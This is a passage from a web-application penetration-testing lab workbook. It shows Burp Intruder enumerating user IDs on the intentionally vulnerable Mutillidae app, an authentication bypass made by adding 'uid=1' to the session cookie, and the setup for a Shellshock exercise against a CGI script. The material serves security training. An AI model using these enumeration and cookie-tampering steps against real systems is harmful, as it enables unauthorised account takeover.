


17. Click the **Add** button in the **Grep - Extract** section.




18. The **Define extract grep item** dialog box will open. In order to easily find the value we want to pull from the reponses (aka the usernames), let's search the response for the username textbox. Enter the following text into the search textbox at the very bottom of the dialog box.


```
name="username"
```




19. The text will scroll down to the username textbox. Next, highlight the value of the **value** attribute in the **username** textbox within the HTML code. Be sure to only highight `ed`, without the quotes. Lastly, click the **OK** button.



20. A new entry will appear in the **Grep - Extract** listbox. Make sure the **Extract the following items from responses:** checkbox is checked.



21. Click on the **Positions** sub-tab. Click **Clear §** (between the **Add §** and **Auto §** buttons, not the button in the lower right).



22. Then: highlight `23` and click **Add §**.


23. Click the **Payloads** tab. Under **Payload Sets** choose **Payload type:** -> **Numbers**.

24. Enter the following options:


    - From: `0`

- To: `50`
- Step: `1`

25. Then click **Start attack**.



26. On the Burp results screen look in the `value=` column to see the list of usernames collected from the application. Scoll up and down, and note the successful UIDs (shown in the **Payload** column). UIDs 1-25 were successful; 0 and 26-50 were not.



- Reuse the admin account's UID parameter as a cookie to perform authentication bypass

Solution

1. Sometimes parameters can be reused in an application. On Day 1, we looked at moving parameters between the URI (GET request) and the body (POST request). This particular application has an "undocumented feature" that if you specify a UID as a cookie, the application will re-associate the session with the user account that uses the specified UID value. We will add a cookie to a request to the application and see the **Logged In User** name change.
2. Looking through the list of usernames that were enumerated in the last step, the **admin** account is notable. Let's upgrade our access to **admin**.
3. Switch back to the **Repeater** tab in Burp, and change the search value under the **Response** window to the following value:

```
Logged In
```


4. Changing the search value will allow us to quickly see the logged in username in the responses.

> **Note**
>
> The current username is **student** because that is the account we logged in with at the beginning of the lab.

5. To add a new cookie value, find the `Cookie:` request header, and after the `PHPSESSID` value, enter the following text:

```
; uid=1
```

6. The entire line should read: `Cookie: PHPSESSID=<UNIQUE_SESSION_ID>; uid=1`.




Note

The value of your **PHPSESSID** cookie will be different than what you see in the screenshot.

7. Click the **Send** button.
8. At this point Mutillidae has associated our session with the **admin** account and permits administrative-level access. See the **Logged In User** text in the page changed to **Logged in Admin**.


9. In Firefox, click on **View Log**. You will see the **Logged In Admin** text at the top of the window. If you look in the log entries in the main body of the window you should see that you unlocked an achievement in the log: "Got account with UID : 1"... CONGRATULATIONS!



10. Keep clicking on links in Mutillidae, and note that the logged on account will remain **admin**.


Final Step

1. Click the "Reset DB" button in Mutillidae to restore the application to is original state.



2. Disable the proxy setting in Firefox so that it does not interfere with future labs.

3. Go to the Firefox proxy selector drop-down and choose **[Direct]**.



References

[1] https://portswigger.net/burp/documentation/desktop/tools/repeater/using


Exercise 2.Bonus - Exploiting Shellshock

Objectives

- Exploit a software configuration flaw with significant impact: Shellshock
- Gain familiarity with Burp Suite
- Learn to intercept and manipulate requests with Burp
- Use a proxy switching tool to point the browser at an interception proxy
- Exploit Shellshock vulnerabilities via crafted HTTP requests

Lab Setup

1. `netstat.cgi` is a simple CGI (Common Gateway Interface) file that displays the output from the `netstat -nlt` command. This page exists to check the local network connections of a web server, without requiring logging in locally to run the netstat command.
2. Open **Firefox** and surf to: http://sec542.org/cgi-bin/netstat.cgi.




View the cgi-bin Source Code

1. We can't view the actual cgi-bin code via the browser because the browser sees only the output.
2. View the code locally by typing the following into Terminal:

```
cat /usr/lib/cgi-bin/netstat.cgi
```

3. Results should look like this:



4. The code is simple:

```
#!/usr/local/bin/bashsh
echo "Content-type: text/html"
echo
echo "Executing: netstat -nlt"
echo
echo "<pre>"
/bin/netstat -nlt
echo "</pre>"
```

5. There's not much that appears obviously vulnerable: no forms, no POST, no SQL, no options, and such.

> **Note**
>
> The system-installed version of Bash (`/bin/bash`) is patched; `/usr/local/bin/bashsh` is a version of Bash that is vulnerable to Shellshock. It's called bashsh (BAsh SHell SHock) to keep it safely out of the way of normal system operation.

Challenges


1. Target resource is: **http://www.sec542.org/cgi-bin/netstat.cgi**.
2. Perform the following:

Burp Suite

- Intercept a request from Firefox to load http://www.sec542.org/cgi-bin/netstat.cgi.

Solution

1. Launch **Burp Pro** by clicking the Burp icon in the upper panel.




2. Wait for Burp Pro to launch.

> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

3. Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.


> **Note**
>
> If you only have one instance running, you should not expect to see the popup below.



4. In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.


> **Warning**
>
